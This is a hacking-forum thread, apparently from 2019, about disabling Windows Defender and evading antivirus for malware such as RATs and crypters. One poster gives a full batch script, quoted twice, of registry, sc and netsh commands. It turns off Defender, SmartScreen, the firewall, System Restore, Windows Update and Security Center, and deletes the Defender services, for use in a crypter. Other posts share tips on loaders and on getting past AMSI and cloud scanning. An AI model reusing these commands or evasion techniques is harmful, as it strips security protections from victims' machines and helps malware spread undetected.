Home Upgrade Search Memberlist Extras Hacker Tools Award Goals Help Wiki Contact

[Bypass] Disable Windows Defender at runtime

@nyan i'm here again just to tell you i was partially right.
I've done dozens of test and man this av is just retarded
Getting to the point, 1st of all, all files that were fine with drag and drop were detected when i was using a browser(chrome)
ok i started making the file as light as possible and changed tons of stuff and finally got a point where even when using a browser defender was quiet
so my downloads folder started having about 10 files already that had no detection, some of my tests were detected some weren't
Ok now the strange thing happen, i kept getting detected no matter what so i went back to the 100% sure settings that i knew they had no detection and guess what...now they were detected.
I went to my downloads folder and all of over 10+ successful tests started being detected now and deleted (sample submission was disabled ), most of this files were legit files
so i went ahead and reverted the snapshot before my test and of course, things got back to normal and i was able to bypass it with the method i knew it was working
so it is clearly to me that after doing more tests it gets into some paranoid mode that detects even blank files
i will test again in next days but at least now i know i have to revert the snapshot if i dont want to shoot myself when it gets in that paranoid mode
(Apr 23, 2019 04:04 PM)Cyber Coder Wrote:  @nyan i'm here again just to tell you i was partially right.
I've done dozens of test and man this av is just retarded
Getting to the point, 1st of all, all files that were fine with drag and drop were detected when i was using a browser(chrome)
ok i started making the file as light as possible and changed tons of stuff and finally got a point where even when using a browser defender was quiet
so my downloads folder started having about 10 files already that had no detection, some of my tests were detected some weren't
Ok now the strange thing happen, i kept getting detected no matter what so i went back to the 100% sure settings that i knew they had no detection and guess what...now they were detected.
I went to my downloads folder and all of over 10+ successful tests started being detected now and deleted (sample submission was disabled ), most of this files were legit files
so i went ahead and reverted the snapshot before my test and of course, things got back to normal and i was able to bypass it with the method i knew it was working
so it is clearly to me that after doing more tests it gets into some paranoid mode that detects even blank files
i will test again in next days but at least now i know i have to revert the snapshot if i dont want to shoot myself when it gets in that paranoid mode


Thanks for the feedback.
I always use zip+pass to bypass av + chrome + upload website. It's better that way.
Also, the idea here is to disable wd and make it stop submit samples. So you should use my class with your legit application.
I was using .reg and it enable auto after windows update. Will try this.

Can you pm me the LimeRAT executable link?

Keep up the good work!
[Image: 55185669047_3375ed9327_z.jpg]
Does it need admin right?
Good work by the way :)
I remember about 2 years ago there was a story about how AV makers got caught uploading samples even with submission disabled. I for the life of me cannot find this story anymore, but I specifically recall it.
Seen rating is illegal why would you use this on some ones computer when its illegal to even talk about it hear on HF
(Apr 23, 2019 10:34 AM)NYANxCAT Wrote:  Mar 13, 2018 well that's old
Do you know MS changed WD behavior a long time ago? I read an article about it last year.

Also, You need to be ready for dotNET4.8, the preview version is already out. It won't let you use reflection to load buffer into memory, WD will block it unless you use my method before calling your payload. I have tried almost all tut about bypassing it but it didn't work anymore. but now I know how to bypass AMSI dotNET4.8

You are welcome and good luck.  🤝

so it's only get blocked if the bin that I try to load is detected everything else wouldn't make sense.
Kindly pm me 🤫
[Image: 7jnYFYf.gif]
(Apr 24, 2019 06:22 AM)CyberStrike Wrote:  I remember about 2 years ago there was a story about how AV makers got caught uploading samples even with submission disabled. I for the life of me cannot find this story anymore, but I specifically recall it.

I wouldn't be surprised if MS + WD uploading samples while the submission is disabled.


(Apr 24, 2019 07:50 AM)JustNothing Wrote:  so it's only get blocked if the bin that I try to load is detected everything else wouldn't make sense.
Kindly pm me 🤫

You are right it would be none sense. But net4.8 is still preview and not official so we have to wait.
(Apr 24, 2019 07:52 AM)NYANxCAT Wrote:  I wouldn't be surprised if MS + WD uploading samples while the submission is disabled.


You are right it would be none sense. But net4.8 is still preview and not official so we have to wait.

If file is executed without admin rights does this still will work or no ?
(Apr 24, 2019 07:52 AM)NYANxCAT Wrote:  I wouldn't be surprised if MS + WD uploading samples while the submission is disabled.


Think about it, story comes out and all of the sudden it's gone, I specifically remember it. Also think about this who would disable submission someone who is developing something, it's a good way to get the drop on potentially a malicious group or individual. That said also MSFT works and cooperates fully with governments, let's say that some non-friendly group against the USA gets some detection (sloppy attackers happen) and now they have some of their malware uploaded the sample is forwarded to the US Govt and now they are ready.
THANK YOU I WILL ADD THIS TO MY HTTP BOT AY
free bitco.in/?r=5598 Win Free Bitcoins every hour!
(Apr 23, 2019 10:13 AM)Cyber Coder Wrote:  i said 2-3 times because wd cloud scan sometimes glitches
according to my test you will get detected before even having the chance to execute  your file to disable it but who knows, maybe they changed some policies , i did this tests half a year ago
let me know the honest results, i'm curious
Thats the point bro

[Image: Untitled.jpg]
cloud bassed protection will kill and delete your virus on reboot
second point you get your virus body from internet? (suppose no internet connection)

the good point here and i read on other thread here too
is to sperate ( the virus body+setting )  and use a ( loader - this loader will be added to startup) for them
that way next  reboot cloud bassed protection will check the startup thing(the loader)
it will bypass as its have no strange resouce or embeded data like virus and setting
and the only loader job is now loading the virus and the setting
i personally add it on my crypter as an option
Demo


YAK_CODER
TELEGRAM
(Apr 26, 2019 10:48 AM)YAK_CODER Wrote:  Thats the point bro
[Image: Untitled.jpg]
cloud bassed protection will kill and delete your virus on reboot
second point you get your virus body from internet? (suppose no internet connection)

the good point here and i read on other thread here too
is to sperate ( the virus body+setting )  and use a ( loader - this loader will be added to startup) for them
that way next  reboot cloud bassed protection will check the startup thing(the loader)
it will bypass as its have no strange resouce or embeded data like virus and setting
and the only loader job is now loading the virus and the setting
i personally add it on my crypter as an option

"cloud bassed protection will kill and delete your virus on reboot"
can you compile the wd disable code and run it + restart pc on windows 10? I would love to see and fix it if wd re-enable itself.
(Apr 26, 2019 12:44 PM)NYANxCAT Wrote:  can you compile the wd disable code and run it + restart pc on windows 10? I would love to see and fix it if wd re-enable itself.

i will pm you with my registry that will stop wd service - windows update-system restoor-uac- and so many usefull other things even with reboot
i use it to create wd  dll file to be used on my crypter
Code
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Sense" /v "Start" /t "REG_DWORD" /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "NoAutoUpdate" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "AUOptions" /t "REG_DWORD" /d "2" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallDay" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallTime" /t "REG_DWORD" /d "3" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WdNisSvc" /v "Start" /t "REG_DWORD" /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WinDefend" /v "Start" /t "REG_DWORD" /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "NoAutoUpdate" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "AUOptions" /t "REG_DWORD" /d "2" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallDay" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallTime" /t "REG_DWORD" /d "3" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "SmartScreenEnabled" /t "REG_SZ" /d "Off" /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\AppHost" /v "SmartScreenEnabled" /t "REG_SZ" /d "Off" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
Reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /f
Reg add "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\PhishingFilter" /f
Reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\AppHost" /f
sc stop windefend
sc delete windefend
netsh firewall set opmode disable
netsh advfirewall set  currentprofile state off
net stop wuauserv
net stop bits
REG add "HKLM\SYSTEM\CurrentControlSet\services\MpsSvc" /v Start /t REG_DWORD /d 4 /f
REG add "HKLM\SYSTEM\CurrentControlSet\services\wscsvc" /v Start /t REG_DWORD /d 4 /f
REG add "HKLM\SYSTEM\CurrentControlSet\services\SENS" /v Start /t REG_DWORD /d 4 /f
sc delete "wscsvc"


YAK_CODER
TELEGRAM
(Apr 26, 2019 11:32 PM)YAK_CODER Wrote:  i will pm you with my registry that will stop wd service - windows update-system restoor-uac- and so many usefull other things even with reboot
i use it to create wd  dll file to be used on my crypter
Code
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Sense" /v "Start" /t "REG_DWORD" /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "NoAutoUpdate" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "AUOptions" /t "REG_DWORD" /d "2" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallDay" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallTime" /t "REG_DWORD" /d "3" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WdNisSvc" /v "Start" /t "REG_DWORD" /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WinDefend" /v "Start" /t "REG_DWORD" /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
Reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "NoAutoUpdate" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "AUOptions" /t "REG_DWORD" /d "2" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallDay" /t "REG_DWORD" /d "0" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v "ScheduledInstallTime" /t "REG_DWORD" /d "3" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "SmartScreenEnabled" /t "REG_SZ" /d "Off" /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\AppHost" /v "SmartScreenEnabled" /t "REG_SZ" /d "Off" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableSR " /t "REG_DWORD" /d "1" /f
Reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /f
Reg add "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\PhishingFilter" /f
Reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\AppHost" /f
sc stop windefend
sc delete windefend
netsh firewall set opmode disable
netsh advfirewall set  currentprofile state off
net stop wuauserv
net stop bits
REG add "HKLM\SYSTEM\CurrentControlSet\services\MpsSvc" /v Start /t REG_DWORD /d 4 /f
REG add "HKLM\SYSTEM\CurrentControlSet\services\wscsvc" /v Start /t REG_DWORD /d 4 /f
REG add "HKLM\SYSTEM\CurrentControlSet\services\SENS" /v Start /t REG_DWORD /d 4 /f
sc delete "wscsvc"

Thanks you for your codes but I already know it. I was asking if wd will re-enable itself after restart pc or not. I wi love if you test it on your win10 vmware.


Possibly Related Threads...
Thread / Author Replies Views Last Post
by wilsmith205291Sep 6, 2026 08:47 AM 1 145 Sep 6, 2026 08:47 AM
Last Post: Xinfo
by EvaDreamerJul 9, 2025 05:01 PM 21 1,118 Jul 9, 2025 05:01 PM
Last Post: DramaKing
by somenormalguyNov 22, 2024 11:45 AM 3 201 Nov 22, 2024 11:45 AM
Last Post: DramaKing